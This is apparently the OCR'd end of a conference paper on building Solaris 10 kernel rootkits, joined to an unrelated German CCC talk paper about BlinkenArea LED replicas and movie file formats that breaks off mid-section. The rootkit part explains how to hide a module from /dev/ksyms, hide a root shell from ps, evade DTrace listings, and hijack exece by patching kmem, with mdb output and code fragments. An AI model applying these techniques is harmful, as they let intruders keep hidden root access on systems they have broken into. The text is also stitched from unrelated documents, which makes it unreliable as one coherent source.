   x = 0;
   while x <= 255:
      os.system("/D/sysent.d " + str(x));
      x += 1;

main();
```

That gives you something to work on, if you redirected output to a file you could then parse it and create md5 hashes of each values. All you system admins who have got into the conference do need to realise that there have been collisions found in MD5, maybe someone will discuss that on the Crypto/Science Track.

Hiding from Ksyms

When we have loaded our module, if you search /dev/ksyms for strings you will see if you grep for the names of your functions within the module that they are in the kernel symbol tables, this is an obvious disadvantage as it means chkrootkit could find us. (“Oh no, mommy I'm so scared!”).

```
-bash-2.05b# modload sinar.
-bash-2.05b# strings -a /dev/ksyms | grep sinar_exec
sinar_execve
-bash-2.05b#
```

/dev/ksyms is a pseudo device which creates a snapshot of the kernel syms at the time you want to look at it:

In the event that you don't believe me:

```
“ksyms.d”
dtrace:::BEGIN
{printf("\n");}

fbt:genunix:ksyms_snapshot:entry
{printf("\n");
printf("**********START ksyms_snapshot **********\n");
printf("arg1: 0x%p\n",arg0);
printf("arg2: 0x%x\n",arg1);
printf("arg3: 0x%p\n",arg2);
printf("**********END ksyms_snapshot **********\n");}
```

Set that running and then do something like:

```
strings /dev/kyms | head -1
```

To solve this little frustration you can try compiling the module to assembler output then modifying the “.common” entries and any other “tell-tale” signs of the code. This doesn't work. For the simple reason that the kernel linker has to be able to link you into the kernel. If it has no symbols to link in then it isn't going to get very far.

Ksyms could be gone through manually to hide the symbols by NULL-ing them out (carefully, I am not covering that here!). However as friends you get the good juicy bits.
My method is to call kobj_sync(); from within your kernel module.
If you do this at the right time. You will find that the symbols are no longer exported to the world.

Why does this work? The original KSYMS memory gets copied and new snapshot is created to store the kernel symbols. That memory is populated by using **currently loaded modules** on the module list and extracting their symbols (as you would expect for a dynamic structure really).

How does this help us?
As we know that we do not necessarily have to appear on the module list, when the sync function does it's business we are neglected and our symbols are not added into the snapshot.
Hence, we are no longer a set of kernel symbols. (HURRAH!);
the proof:

```
-bash-2.05b# strings -a /dev/ksyms | grep n_execve
-bash-2.05b#
```

Where are we now? We have a loadable module and a ksyms free from our nefarious symbols. OK, we have violated the system entry array. However let's face it, if we have got to the stage of installing a rootkit in the first place the admin. is unlikely to have a script checking the system entry table. Until they suspect a compromise.

Hiding Processes without modifying getdents().

How can we “hide” a process on a solaris 10 system?

It is possible to dig into the process and scheduling of the Solaris system. However where these implement linked lists it is not feasible to just remove a process from a process list. Anyone familiar with implementing or working with scheduling will realise that a process not known to the schedular does not exist. As such, it is not feasible to have a running process (ie. A shell) that is not a part of the schedular.

I don't like modifying anything that I don't have to. Therefore we will look at the process data structure for clues on how to hide processes themselves.

```
typedef struct    proc {
        [...]
        pid_t    p_ppid;                    /* process id of parent */
        [...]
        struct   sess     *p_sessp;      /* session information */
        struct   pid      *p_pidp;       /* process ID info */
        struct   pid      *p_pgidp;      /* process group ID info */
        [...]
```

Within a proc_t is a struct pid. This structure contains the following:

```
struct pid {
        unsigned int pid_prinactive :1;
        [...]
        pid_t pid_id;
        [...]
};
```

Inactive processes are of course not active, therefore they won't be shown. (logical eh?!)

The following will mark us as inactive:
proc->p_pidp->pid_prinactive = 0;

It is important to set the process inactive after exec_common (otherwise it will be changed by the executing function and be “normal”.)

Demonstration:

```
bash-2.05b$ id
uid=100(mark)
bash-2.05b$ ./sinarrk
sinarrk# id
uid=0(root) gid=0(root)
sinarrk# ps
  PID TTY        TIME CMD
  554 pts/5      0:00 ps
sinarrk# echo $$
552
```

You can see the process from the kernel debugger however.

That should at least give admins some hope. But then again, nothing has ever been totally undetectable and still able to be used on multiple platforms and architectures with just a recompile.

The Dangers of B.D.S.M.

Fixing what we broke:

From the initial part of the document, several things became apparent (as I imagined they would once I had actually got going into it.). Mainly that what we have currently, doesn't do the job properly.

The major problem with the previous section of the article is that it is spotted by dtrace -l, or in the times when you can't read it off the end of the fbt module list, your system dies. (rather spectacularly I might add.).

I use Dtrace to get the addresses of kernel symbols, if you want to streamline your rootkit/kernel code, you should also look into kobj_getsymvalue(). For the purposes of ease of readability, I will stick to Dtrace copy/pastes.

Hiding from Dtrace:

"To wit: I now have had not one but two software vendors tell me that I must add a way to disable DTrace for their app to prevent their own customers from observing their software. They're not even worried about their competitors -- they're too busy screwing their own customers! (Needless to say, their requests for such a feature were, um, declined.)"

-- Source "http://blogs.sun.com/bmc"

Where does this problem lie? What causes it? And how can we solve it so that we are not worried about showing up in dtrace listings. (How embarrassing would that be when trying to look like we know what we are doing!?!).

Initially I thought the problem was being caused by the code that marks the process as inactive.
The problem lay in Dtrace itself. When Dtrace lists it's objects (by calling ioctl amongst other things) it "probes" them and at that point in time, because we were unlinked, the system fell over (NULL pointers and functions in the kernel are never a good idea.).

From the SUN Dtrace manual (the fbt provider chapter). We see (as if it wasn't already pretty bloody obvious) that the fbt provider handles newly created modules. It will, when a module is loaded, create entries for module related functions. This is because Dtrace is there to allow access to as much of the system as possible in a "safe" way (*shudder*).

As with most things where you have lots of structures of the same type, Dtrace implements several linked lists. These can be read from include/sys/dtrace.h and include/sys/dtrace_impl.h
Of course as good little code gremlin's we would never do anything wrong with a linked list would we?

Just as with unlinking the modules from the modctl list, we would think that if we can find the list containing the entries for our module that we could do a neat "nip and tuck" and voila.
I am sure that I will have to modify the above when SUN release the Solaris 10 Source. However until SCO teaches pigs how to fly for Linux user bombing runs, I think "understanding" the Solaris kernel will stay in the realms of the few. That is not a complaint. Welcome to the few.

What can we grasp from the headers?

Dtrace uses “hashes”, these hash functions aren't exported. However if you ::dis various dtrace objects (with the dtrace module loaded for mdb -k) you will see references to hash functions. All that this means is that to use them (or any other non-exported function which you know the address of) you only need a pointer to it (if you don't understand that you shouldn't be reading this!).

Firstly let's think about what we know Solaris likes already. If we remove things (or mark them as inactive) there are normally tidy-up routines to keep the system from wasting resources.
For an insight into what the full Vulndev.org Solaris code **MAY** include, try the following from the include/sys folder:
`find . | xargs egrep "_sync\("`

Moving on.

*bash-2.05b$ grep sync dtrace**
dtrace.h:extern void dtrace_sync(void);
[cut]

Let us not forget that kobj_sync goes through and does the modctl and ksym tidying up for things that “aren't in use”. So I believe it is a fair assumption at this point to say that dtrace_sync() probably does something similar.

Try inserting this straight into a module, it won't hide anything on it's own. Therefore more must remain to be discovered. ***Cue the Indiana Jones music***

*bash-2.05b$ grep enabled dtrace**
[cut]
*dtrace.h: * dtrace_condense() <-- Remove a provider's unenabled probes*
[cut]

Looking into the header file we see the following specification:
int dtrace_condense(dtrace_provider_id_t id)
(<deity> bless SUN and all under her employ for their great header commentary).

There is nothing that says specifically that this function is going to do the job however it is not module dependant as it is a part of the Dtrace “Provider-to-Framework API”.
To successfully run dtrace_condense() we have to pass it a dtrace_provider_id_t which turns out to be:

dtrace.h:typedef uintptr_t dtrace_provider_id_t;

This means that a dtrace_provider_id_t is a data block capable of holding a 64bit memory address (under SPARC 64 ofcourse). This is definitely something that we are going to want to remember.
We now turn our attention to just what an “unenabled” probe is.
A probe is a module (or program) function that is exported to Dtrace. Not something Cartman discusses with Stan, Kyle, Kenny and the Aliens.

Let us examine the dtrace -l output:

```
-bash-2.05b# dtrace -l | tail -3
34644      fbt           zmod                  z_strerror return
34645      fbt           zmod                z_uncompress entry
34646      fbt           zmod                z_uncompress return
-bash-2.05b# modinfo | tail -5
166 7be83988   4fb8   -   1  zmod (RFC 1950 decompression routines)
167 7bf3f808    a60  89   1  lockstat (Lock Statistics 1.9)
168 7bb23668    c80 220   1  profile (Profile Interrupt Tracing)
169 7bf42238   1f10 222   1  sdt (Statically Defined Tracing)
170 7bff9a08    7a8 221   1  systrace (System Call Tracing)
-bash-2.05b#
```

There we can see that the bottom of the dtrace list contains entries that belong to zmod. But which fall under the fbt provider (let us all contain our surprise).
So I think at this stage in the proceedings it is safe to assume this that an “unenabled” probe is one which is contained within a module which does not have a loaded or an active status.

If we think about that and open modctl.h at the same time:

```
[cut]
        char            mod_loaded;     /* module in memory */
        char            mod_installed;  /* post _init pre _fini */
[cut]
```

These are pretty self-explanatory. A '0' in mod_loaded and mod_installed will indicate the module is (surprisingly) not loaded and not installed as far as any tests against it's structure goes. (Remember that once a module is loaded it becomes part of that modinfo -c list.) for example, create a small test mod (just the _init , _info and _fini functions and within init change the module flags above, then try modunload). It would be a good way of really annoying an admin.
It can be solved through another module loading and marking the persistent module as mod_installed being true.

Even with a call to dtrace_sync() and the flags set properly, it still won't work.
This is because we haven't called dtrace_condense() yet.
You can sometimes get the “extern “ declaration for it depending on your defines, but i prefer to grab it's address with a Dtrace script. (after all, it is there to allow easy kernel debugging in a “safe” way.)
It does take a parameter however, a dtrace_provider_id_t , what is this, where does it come from and can I have it in black?

I think it is safe to assume that this provider id (which is going to be a pointer, let's face it). Is going to point to a provider of probes. (*gasp*). What we want it to point to is the fbt module.

```
-bash-2.05b# strings -a /dev/ksyms | grep provide
[cut]
No, some things that we will find dejavous-esque later, but nothing directly relevant.
-bash-2.05b# strings -a /dev/ksyms | grep probe
[cut]
dtrace_probes
[cut]
> dtrace_probes::print -t
dtrace_probe_t **0x300046e4000
>
```

veritably now the game is afoot. (or at the very least a smelly sock.).

We have a pointer, to a pointer.
*> *dtrace_probes::print -t*
mdb: no symbol information for 0x300046e4000: no symbol corresponds to address

Now we have a little guess about what it is pointing to. (having ofcourse read through dtrace.h and seen dtrace_probe_t earlier). Not to mention that a probe provider may well provide probes, and the dtrace_probe_t would make sense to be the structure that we are needing to use.

*> **dtrace_probes::print -t dtrace_probe_t*
{
dtrace_id_t dtpr_id = 0x1
*dtrace_ecb_t *dtpr_ecb = 0*
*dtrace_ecb_t *dtpr_ecb_last = 0*
*void *dtpr_arg = 0*
dtrace_cacheid_t dtpr_predcache = 0
dtrace_provider_t *dtpr_provider = 0x30001e565c0
*char *dtpr_mod = 0x30001c6c0f8 ""*
*char *dtpr_func = 0x30001c6c0f0 ""*
*char *dtpr_name = 0x30001c6c0e8 "BEGIN"*
*dtrace_probe_t *dtpr_nextmod = 0*
*dtrace_probe_t *dtpr_prevmod = 0x300021db9c0*
*dtrace_probe_t *dtpr_nextfunc = 0*
*dtrace_probe_t *dtpr_prevfunc = 0x300021db9c0*
*dtrace_probe_t *dtpr_nextname = 0*
*dtrace_probe_t *dtpr_prevname = 0*
}

Ok, this is all well and good but where is it leading us?

*dtrace_provider_t *dtpr_provider = 0x30001e565c0*

ah ha! That there my fellow is a pointer to a provider.

> 0x30001e565c0::print -t dtrace_provider_t
[cut]
*char *dtpv_name = 0x30001c6c100 "dtrace"*
[cut]
*struct dtrace_provider *dtpv_next = 0x30001e56de0*
[cut]

Now we are into our linked list of providers. (HURRAH!)

Getting to the magic that is mdb we use the address provided and pass it to the linked list walker within mdb to print out all of the entries (up to the NULL).

> 0x30001e565c0::list dtrace_provider_t dtpv_next
[...]
30001e56b60
30001e56c00
30001e56d40
>

This is useful but could be more useful, if we pipe this into a print statement and then select the dtpv_name field of the structure. We can see what the names of the modules are in turn.

```
> 0x30001e565c0::list dtrace_provider_t dtpv_next | ::print -t dtrace_provider_t dtpv_name
char *dtpv_name = 0x30001c6c100 "dtrace"
[...]
char *dtpv_name = 0x30001c6c338 "fbt"
>
```

The final entry, “fbt” is the provider that handles kernel modules loaded.
Using the value: 0x30001e56d40 (from the first list walk). We can check that it really is a Dtrace provider (dtrace_provider_t)

```
>0x30001e56d40::print -t dtrace_provider_t
{
[...cut...]
   dtrace_pops_t dtpv_pops = {
      int (*)() dtps_provide = dtrace_nullop
      int (*)() dtps_provide_module = fbt_provide_module
      int (*)() dtps_enable = fbt_enable
      int (*)() dtps_disable = fbt_disable
      int (*)() dtps_suspend = fbt_suspend
      int (*)() dtps_resume = fbt_resume
      int (*)() dtps_getargdesc = fbt_getargdesc
      int (*)() dtps_getargval = 0
      int (*)() dtps_usermode = 0
      int (*)() dtps_destroy = fbt_destroy
   }
   char *dtpv_name = 0x30001d0e438 "fbt"
   void *dtpv_arg = 0
   uint_t dtpv_defunct = 0
   uint_t dtpv_anonmatched = 0
   struct dtrace_provider *dtpv_next = 0
}
```

This show's a number of things:

- That this is the fbt provider.
- The names of the services provided by the provider.
- That there are no further providers (NULL in dtpv_next)

Because at some point this structure must be passed to the setup routines for Dtrace, it is a fair assumption that it is a variable and symbol in it's own right.

When you combine a call to dtrace_sync() and then dtrace_condense(&fbt_provider). You will be removed from the list of providing modules in Dtrace.

Hijacking System calls without changing the system entry tables or interrupt handlers.

A required text (if you want to repair the errors built into the released code) is the following publication:

www.sparc.com/standards/SPARCV9.pdf

I highly recommend PURCHASING the above PDF as a printed book,
ISBN: 0-13-099227-5
(You will not necessarily need to be familiar with SPARC Assembly language to utilise it.)

Your SPARC V9 Sections for reference:
Pg's 31, 62-81, 170, 181, 201, 208, 217, 218 and 289.

In order to avoid modifying the System Entry table entries, one needs to find a method which they can use to edit either the System Handlers, such is easily done under Linux, or do something which is a bit more fun for the average bear (or Panda).

There are a couple of considerations that must come into play when Hijacking system calls on any system.

- How does the call operate.
- Does it pass pointers or actual structures.
- What does it return.

Those are System independent, regardless of what OS you are modifying you will need to take this into account.

There are situations where it is not feasible to re-write the system call, however there are plenty of areas where it is perfectly feasible.

The exece() function is what we will target.

Re-writing Execve:

Exece is a wrapper to execve, It is defined as:
*./sys/exec.h:extern int exece(const char *fname, const char **argp, const char **envp);*

This is interesting because, unlike Linux, all of the parameters which are passed to the function are pointers. These are not something subject to change and as such can be easily thrown around.

In order to fully understand what we are going to do, it will help if we are able to see what we are talking about:
Disassembling exece gives:

```
> exece::dis
exece:          save    %sp, -0xb0, %sp
exece+4:          mov     %i0, %o0
exece+8:          mov     %i1, %o1
exece+0xc:          call    +0x38       <exec_common>
exece+0x10:           mov     %i2, %o2
[cut]
```

Step by step this performs the following:

> exece::dis
exece: save %sp, -0xb0, %sp
Create space for local storage..
exece+4: mov %i0, %o0
move the first passed argument (*fname) to the first out register
exece+8: mov %i1, %o1
move the second passed argument (**argv) to the second out register
exece+0xc: call +0x38 <exec_common>
call the function exec_common();
exece+0x10: mov %i2, %o2
move the third passed argument (**envp) to the third out register.

If you are confused about third argument being passed after the call, you should look into the delay slot mechanism of the SPARC CPU.

This shows us that exec_common() takes exactly the same arguments as exece.
Which in turn leaves us knowing that we don't have to worry about any processing that exece MAY have done upon the inbound arguments as they are passed to exec_common straight away.

Now that we know about what arguments we have control of, the matter of how we can hijack the function arises. The key process to pursue here is the thought of **TRANSFER** from one location to another.

Some people seem to believe that under the SPARC architecture, you are limited to a JMP of an address range of 13 bits.
This is wrong.

Extract from SPARC V9 Architecture manual, pg 170:
"...JMPL instruction causes a register-indirect delayed control transfer to the address given by r[rs1] + r[rs2] ... or r[rs1] + sign_ext(simm13)..."

So actually, we can jump to any addressable memory location. This does mean that it has to be memory aligned, but that makes sense due to SPARC's 4-byte opcode rule.

Therefore in order to transfer from the location of exece to a location of our choice:

set-up a register with the destination address

jump to it

handle the system call by calling exec_common() at some stage.

Return from System call.

I cover the basic structure in my presentation on Solaris rootkits, first aired at the 21C3 (www.ccc.de/congress/2004)

There are several ways to get the Address of your function within the kernel. Use your imagination.

Once you have the address of the kernel modules function and the original address of exece, you need to modify the kernel memory.
This can be done either through REALLY screwing around with genunix or (more easily) by patching /dev/kmem.

Going on the assumption that you don't mind patching Kmem (or if the admin. is trying to be clever, check for /devices/pseudo/mm@x:kmem) I will not cover writing to Kmem, we all know how to do it, it's not new.

So we need to write some code that will position us at the address of the function we wish to modify, create the opcodes for the JMPL instruction and write them to kmem.

This does ofcourse only work as such for the SPARC architecture, it is possible to do it for x86 too you will have to look into that yourself. The principle is exactly the same but you need to obviously change the opcode structures.

The End

That's everything you need to know to get you in a whole load of trouble.

For the Blogged response to the requests to Disable Dtrace see: http://en.wikipedia.org/wiki/The_finger

Questions??

Email: archim@vulndev.org

Telephone Number on request.

IRC: ircs.segfault.net #phenoelit - Archim

“Paranoia, Keeping us clothed and fed since _init();”

Notes to the reader.

I am always happy to discuss new ideas, ideas for ideas or to be offered work. Please contact me at the given email addresses.

PGP key is available on request.

There may well be copyright issues within this document, the use of header data, the Dtrace quotes etc. Data from SUN headers are copyright SUN Microsystems. Other data may be copyright its respective owner. This document is not based on any previous material.

If you believe you have a claim over any material in this document I advise you to contact me before doing something such as publishing any material based on this document. (Or the section(s) you believe you have a claim to.). Articles have in the past been based on documents I have authored, this is fine as long as I am acknowledged as the original author. In some cases Editors have become very red faced when I confront them with a printed article that is plagiarised.

Don't waste all of our time.

Die blinkenden Verdächtigen


Ein Vortrag über die BlinkenArea und ihre Projekte auf dem 21. Chaos Communication Congress*.

STephan Kambor <st@blinkenarea.org>
Stefan Schürmans <1stein@blinkenarea.org>

Dezember 2oo4 (V. 1.03)

*http[s]://www.ccc.de/congress/2004/

Inhaltsverzeichnis



1 Vorgeschichte

Zum 20 jährigen Bestehen des Chaos Computer Club im Jahre 2001 schenkte sich der Club und auch der Stadt Berlin eine riesengroße Lichtinstallation: Blinkenlights. Diese Installation verwandelte das zu diesem Zeitpunkt leerstehende und renovierungsbedürftige Haus der Lehrers am Alexanderplatz in ein interaktives Display. Dazu stellte die Gruppe: Project Blinkenlights[1] hinter jedes der 144 mit weißer Wandfarbe diffus gemachten Fenster einen Baustrahler. Jeder Baustrahler wurde einzeln durch einen Computer gesteuert, so dass auf der Vorderseite des Hauses ein monochromes Display mit 18x8 Pixeln entstand.

Auf diesem Display wurden dann per Email eingesendete Filme gezeigt. Zusätzlich war es möglich, den Spiele-Klassiker Pong auf dem Haus zu spielen, indem man per Handy einfach das Haus anrief. Es gab sogar die Option, seinen eigenen eingesandten Film per Handy aufzurufen. Viele nutzten diese Gelegenheit dazu, mit ihrer Freundin zum Alexanderplatz zu gehen und dann den eigens angefertigten „Liebesbrief“ auf dem Haus zu starten.

In Paris baute Project Blinkenlights dann etwa ein Jahr später die Nachfolge-Installation Blinkenlights Arcade [2] in der Bibliothèque nationale de France auf. Hier gab es 26x20 (also 520) Fenster, auf denen sogar Graustufen angezeigt wurden. Damit konnten natürlich wesentlich ausgefeiltere Filme und Effekte gezeigt werden. Zu den zwei Spielen Pong und Tetris vom Project Blinkenlights steuerte die BlinkenArea noch Breakout und Pacman hinzu.

Zum 20. Chaos Communication Congress im Dezember 2004 wurde dann noch einmal das Haus des Lehrers in Berlin von Project Blinkenlights erleuchtet. Hier wurde die Technik aus Paris verwendet, so dass es bei dieser Installation, die Blinkenlights Reloaded [3] getauft wurde, 18x8 Pixel mit Graustufen gab.

Im Netz findet man weitere Informationen über die drei großen Installationen.

[1] http://www.blinkenlights.de/
[2] http://www.blinkenlights.de/arcade/
[3] http://www.blinkenlights.de/reloaded.de.html

2 Nachbauten

Viele Leute waren begeistert von der Idee, ein Haus in ein Display zu verwandeln und einige wünschten sich ebenfalls ein solches Haus. Leider hat man meistens kein leerstehendes Hochhaus zur Verfügung, so dass man sich etwas anderes einfallen lassen muss, um sich Blinkenlights nach Hause zu holen. Die Lösung sind verkleinerte Nachbauten. Viele Leute haben solche Nachbauten angefertigt und ein Großteil hat sich zur sogenannten BlinkenArea[1] zusammengeschlossen.

Um die Nachbauten der BlinkenArea und die Software zum Betrieb geht es im Vortrag »Die blinkenden Verdächtigen«. Der Titel ist dabei nur als Wortspiel mit dem Congress-Motto »Die üblichen Verdächtigen« zu verstehen.

In diesem Dokument werden einige Nachbau- und Software-Projekte kurz vorgestellt. Für detailierte Informationen steht unser Wiki, unsere Mailingliste und unser Forum zur Verfügung.

2.1 BlinkenLeds

Das erste Blinkenlights-Nachbau-Projekt, dass im Web bekannt wurde, ist BlinkenLeds[2]. Hier werden 144 LEDs an einen PC angeschlossen, um das Haus mit seinen 144 Fenstern zu simulieren. Das Hauptproblem dabei ist, dass kein PC Ausgänge für den Anschluss von 144 Leuchtdioden hat. Deshalb werden bei BlinkenLeds Schieberegister an den Parallelport angeschlossen. Mit diesen Chips kann man die Daten hintereinander auf dem Parallelport ausgeben und dann auf einen Schlag an die LEDs ausgeben. Der Schaltplan für BlinkenLeds und eine Windows-Software zum Abspielen der Blinkenlights-Filme findet man als OpenSource auf den BlinkenLeds Webseiten.

Abbildung 2.1: BlinkenLeds Pro

Seit Ende 2004 gibt es von der BlinkenArea ein Redesign mit Graustufenunterstützung namens BlinkenLeds Pro. Auch Software mit vielen neuen Funktionen wurde für BlinkenLeds entwickelt.

[1] http://www.blinkenarea.org/
[2] http://www.blinkenleds.de/

2.2 BLINKENmini

Einen sehr ähnlichen Ansatz verfolgt BLINKENmini[3] , welches zeitgleich, aber unabhängig von BlinkenLeds gebastelt wurde. Auch hier werden 144 LEDs über Schieberegister an den Parallelport eines PCs angeschlossen, aber es ist durch einen kleinen Zusatz möglich, Graustufen auszugeben. (Diese Graustufen gab es schon vor den Graustufen von Blinkenlights Arcade).

BLINKENmini verwendet superhelle gelbe LEDs, wodurch hinter den Schieberegistern noch Verstärker-Chips notwendig sind. Die Graustufen werden durch einen externen Taktgenerator realisert, der mit 2kHz Hardware-Interrupts auslöst. Ein Linux-Kernelmodul übernimmt dann im Interrupt-Handler die Aufgabe, durch schnelles Ein- und Ausschalten der LEDs Graustufen zu simulieren. Auch hier ist der Schaltplan und die Software als OpenSource auf den Webseiten zu finden.




Abbildung 2.2: BLINKENmini und XMasLights

2.3 XMasLights

Auch bei XMasLights[4] handelt es sich um ein Nachbau-Projekt im Format 18x8 mit Glühlampen. Hier wurden aber mehrere Weihnachtslichterketten auseinandergeschnitten, so dass in jedem Pixel zwei Lämpchen für die Beleuchtung sorgen. Die Steuerung erfolgt hier auch im wesentlichen über Schieberegister, allerdings erhalten diese ihre Daten von einem Mikrocontroller, der die Daten über eine RS232-Schnittstelle empfängt.

2.4 Bauschild

Die Idee mit den Nachbauten schwappte auch wieder zurück zum Project Blinkenlights. In das Bauschild, das während des Umbaus am Haus des Lehrers stand, bastelten die Macher der großen Installationen eine kleine Version von Blinkenlights aus weissen LEDs hinein. Dieser Nachbau unterstützte ebenfalls schon Graustufen und wurde wohl auch zum Test der für Arcade benötigten Software benutzt.

Leider ist der Aufbau und die zugrundeliegende Technik des Bauschilds nicht dokumentiert, so dass hier nicht mehr dazu gesagt werden kann.

[3] http[s]://blinkenmini.schuermans.info/
[4] http[s]://wiki.blinkenarea.org/bin/view/Blinkenarea/XMasLights

2.5 LittleLights

LittleLights[5] basiert auf BlinkenLeds, benutzt aber kleine 36V Lämpchen mit 1,8 Watt anstelle der LEDs. Deshalb ist auch hier eine Verstärkung der Signale nötig, was von 144 Feldeffekttransistoren übernommen wird. Besonderes Highlight dieses Projekts ist aber, dass nicht nur das Display, sondern gleich das ganze Haus im Maßstab 1:42 nachgebaut wurde. Sogar das Fries vom Haus des Lehrers ist an der Vorserseite des 1,25 Meter hohen Modells zu sehen. Da ein solcher Haus-Nachbau genügend Platz bietet, ist gleich der ganze PC mit integriert. Eine detaillierte Aufbaubeschreibung ist auf den Webseiten zu finden.

Auf dem Easterhegg 2004 wurde LittleLights von Windows auf Linux umgestellt und das zugrunde liegende BlinkenLeds-Konzept auf BlinkenLeds Pro aufgerüstet. Diese Erweiterung von BlinkenLeds fügt einen Taktgenerator hinzu, so dass nun auch die Darstellung von Graustufen möglich ist.

Abbildung 2.3: LittleLights, BlinkstroemAdvanced und RotArcade

2.6 BlinkstroemAdvanced

BlinkstroemAdvanced[6] ist ein Haus des Lehrers Modell im Format einer Zigarettenschachtel. Es besteht aus einer Platine, die im wesentlichen einen Atmega-Microcontroller und 144 SMD-LEDs enthält. Von einer SD- oder MM-Karte werden die Filme gelesen und mit Graustufen auf den LEDs angezeigt. Vervollständigt wird die Platine mit einer Papierverkleidung, so dass sie auch optisch zum Haus des Lehrers wird.

2.7 RotArcade

RotArcade[7] ist ein Blinkenlights Arcade Nachbau. Allerdings sind hier nicht 520 LEDs verwendet worden, sondern nur eine Spalte mit 20 LEDs. Diese Spalte rotiert mit Hilfe eines Motors. Durch schnelles Ein- und Ausschalten der LEDs in Zusammenarbeit mit der Trägheit des Auges entsteht ein Bild. Dieses Bild kann dabei auch Graustufen enthalten.

Angesteuert wird die rotierende LED-Zeile von einem AVR-Mikrocontroller, der sich mit auf dem Rotor befindet. Dieser Mikrocontroller spielt dann die in seinem Programmspeicher enthalten Arcade-Filme ab. Weiterhin können auch per Infrarot Daten von einem PC übertragen und abgespielt werden.

[5] http[s]://www.littlelights.de/
[6] http[s]://wiki.blinkenarea.org/bin/view/Blinkenarea/BlinkstroemAdvanced
[7] http[s]://wiki.blinkenarea.org/bin/view/Blinkenarea/RotArcade

2.8 ARCADEmini

ARCADEmini[8] verfolgt wieder eher den klassischen Ansatz. 520 LEDs simulieren 520 Fenster. Allerdings sind die LEDs hier nicht einzeln angeschlossen, sondern als Matrix geschaltet: D.h. es sind einfach die Anoden spaltenweise und die Kathoden zeilenweise miteinander verbunden. So kann zu einem Zeitpunkt genau eine Zeile leuchten. Die Trägheit des Auges baut aus den einzelnen aufleuchtenden Zeilen dann wieder ein komplettes Bild zusammen. Hier sind auch wieder Graustufen möglich, ohne die ein Arcade-Nachbau ja nicht komplett wäre.

Die anzuzeigenden Filme können hier vom PC über USB kommen oder wahlweise auch einer CompactFlash-Karte entnommen werden. Der PIC-Microcontroller kann neben Filmen aber auch Programme von der Speicherkarte ausführen. Dazu wurde eine eigene Assembler-Sprache entwickelt, deren Befehle dann vom Microcontroller interpretiert werden. So kann man Filme und Spiele auf ARCADEmini benutzen, ohne einen PC zu benötigen. Auf den ARCADEmini Webseiten wird eine umfangreiche Dokumentation des Projekts angeboten.

2.9 ARCADEmaxi

Da wir in der BlinkenArea auch mitunter den Drang zu größeren Projekten verspüren, entschlossen wir uns, auf dem Chaos Blinkeholican Camp Mitte 2004 einen größeren Arcade Nachbau in Gemeinschaftsarbeit zu bauen. Das Ergebnis ist ARCADEmaxi[9] mit über 1,50 m Höhe und 520 kleinen Glühlampen. Angesteuert werden die Lampen durch eine ARCADEmini-Platine, jeder Menge Latches und Verstärker-Chips. Softwareseitig verhält sich ARCADEmaxi exakt wie ein ARCADEmini und kann daher eigenständig von CompactFlash-Karten laufen oder über USB an einen PC angeschlossen werden.

Abbildung 2.4: ARCADEmini und ARCADEmaxi

[8] http[s]://arcademini.schuermans.info/
[9] http[s]://wiki.blinkenarea.org/bin/view/Blinkenarea/ArcadeMaxi

3 Dateiformate

Grundlage aller Blinken-Projekte, sei es groß oder klein, sind die Filme. Hierfür gibt es vier verschiedene Dateiformate:

BlinkenLights Movie (*.blm) ist das erste Format. Es ist rein textbasiert und unterstützt nur schwarz/weiß-Filme. Es wird einfach für jedes Bild eine entsprechende Anzahl Zeilen mit der entsprechenden Anzahl von 0 und 1 abgespeichert.

Basierend auf diesem Format wurde **BlinkenMiniMovie** (*.bmm) definiert, welches pro Pixel nicht nur 0 oder 1 abspeichert, sondern einen Graustufen-Wert von 0 bis 255. Es werden also Graustufen-Filme unterstützt.

Mit Blinkenlights Arcade kam dann das dritte Format, die **Blinkenlights Markup Language** (*.bml), dazu. Dieses Format ist XML-basiert und unterstützt neben verschiedenen Graustufenanzahlen auch mehrere Kanäle, ist also farbtauglich.

Das neuste Dateiformat ist das **BinaryBlinkenMovie** (*.bbm), welches ein reines Binärformat ist. So werden die Filme kleiner und können schneller geladen und gespeichert werden.

Alle Dateiformate[1] sind im Wiki der BlinkenArea genau dokumentiert.

```
<?xml version="1.0" encoding="UTF-8"?>
<blm width="18" height="8" bits="4" channels="1">
   <header>
      <title>bbo-bbm</title>
      <description>Auto-Generated Vertical Color Test</description>
      <creator>Perlscript</creator>
      <author>CAVAC</author>
      <email>cavac@grumpfzotz.org</email>
      <loop>no</loop>
   </header>
   <frame duration="50">
      <row>89ABCDEFEDCBA98765</row>
      <row>789ABCDEFEDCBA9876</row>
      <row>6789ABCDEFEDCBA987</row>
      <row>56789ABCDEFEDCBA98</row>
      <row>456789ABCDEFEDCBA9</row>
      <row>3456789ABCDEFEDCBA</row>
      <row>23456789ABCDEFEDCB</row>
      <row>123456789ABCDEFEDC</row>
   </frame>
         ...
         ..
</blm>
```

Auszug aus einem bml

[1] http[s]://wiki.blinkenarea.org/bin/view/Blinkenarea/DateiFormate

4 Netzwerk-Protokolle

Blinken-Filme können auch als Stream über ein Netzwerk übertragen werden. Dazu gibt es drei UDP-basierte Protokolle:

